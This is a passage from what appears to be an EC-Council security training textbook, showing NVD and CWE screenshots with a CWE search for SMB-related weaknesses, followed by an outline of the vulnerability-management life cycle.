
Vector: CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Figure 5.4: Screenshot showing CVE details in the National Vulnerability Database (NVD)

Common Weakness Enumeration (CWE)

Source: *https://cwe.mitre.org*

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It is sponsored by the National Cybersecurity FFRDC, which is owned by The MITRE Corporation, with support from US-CERT and the National Cyber Security Division of the U.S. Department of Homeland Security. The latest version 3.2 of the CWE standard was released in January 2019. It has over 600 categories of weaknesses, which gives CWE the ability to be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. It also has an advanced search technique where attackers can search and view weaknesses based on research concepts, development concepts, and architectural concepts.



Search the CWE Web Site

Search

To search the CWE Web site, enter a keyword by typing in a specific term or multiple keywords separated by a space, and click the Google Search button or press return.

SMB

About 55 results (0.15 seconds)

CWE-284: Improper Access Control (4.6) - CWE
cwe.mitre.org › CWE List
Common Weakness Enumeration (CWE) is a list of software weaknesses.

CWE-200: Exposure of Sensitive Information to an ... - CWE
cwe.mitre.org › CWE List
Common Weakness Enumeration (CWE) is a list of software weaknesses.


CWE-295: Improper Certificate Validation (4.6) - CWE
cwe.mitre.org › CWE List
The software does not validate, or incorrectly validates, a certificate. + Extended Description. When a certificate is invalid or malicious, it might allow ...

CWE-427: Uncontrolled Search Path Element (4.6) - CWE
cwe.mitre.org › CWE List
the directory from which the program has been loaded; the current working directory. In some cases, the attack can be conducted remotely, such as when **SMB** or ...

CWE-552: Files or Directories Accessible to External Parties (4.6)
cwe.mitre.org › CWE List
This table shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and ...

CWE-313: Cleartext Storage in a File or on Disk (4.6) - CWE
cwe.mitre.org › CWE List
Common Weakness Enumeration (CWE) is a list of software weaknesses.

Figure 5.5: Screenshot showing CWE results for SMB query



Vulnerability-Management Life Cycle

Pre-Assessment Phase

Identify Assets and Create a Baseline

Vulnerability Assessment Phase

Vulnerability Scan

Post Assessment Phase

Risk Assessment

Remediation

Verification

Monitoring

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability-Management Life Cycle

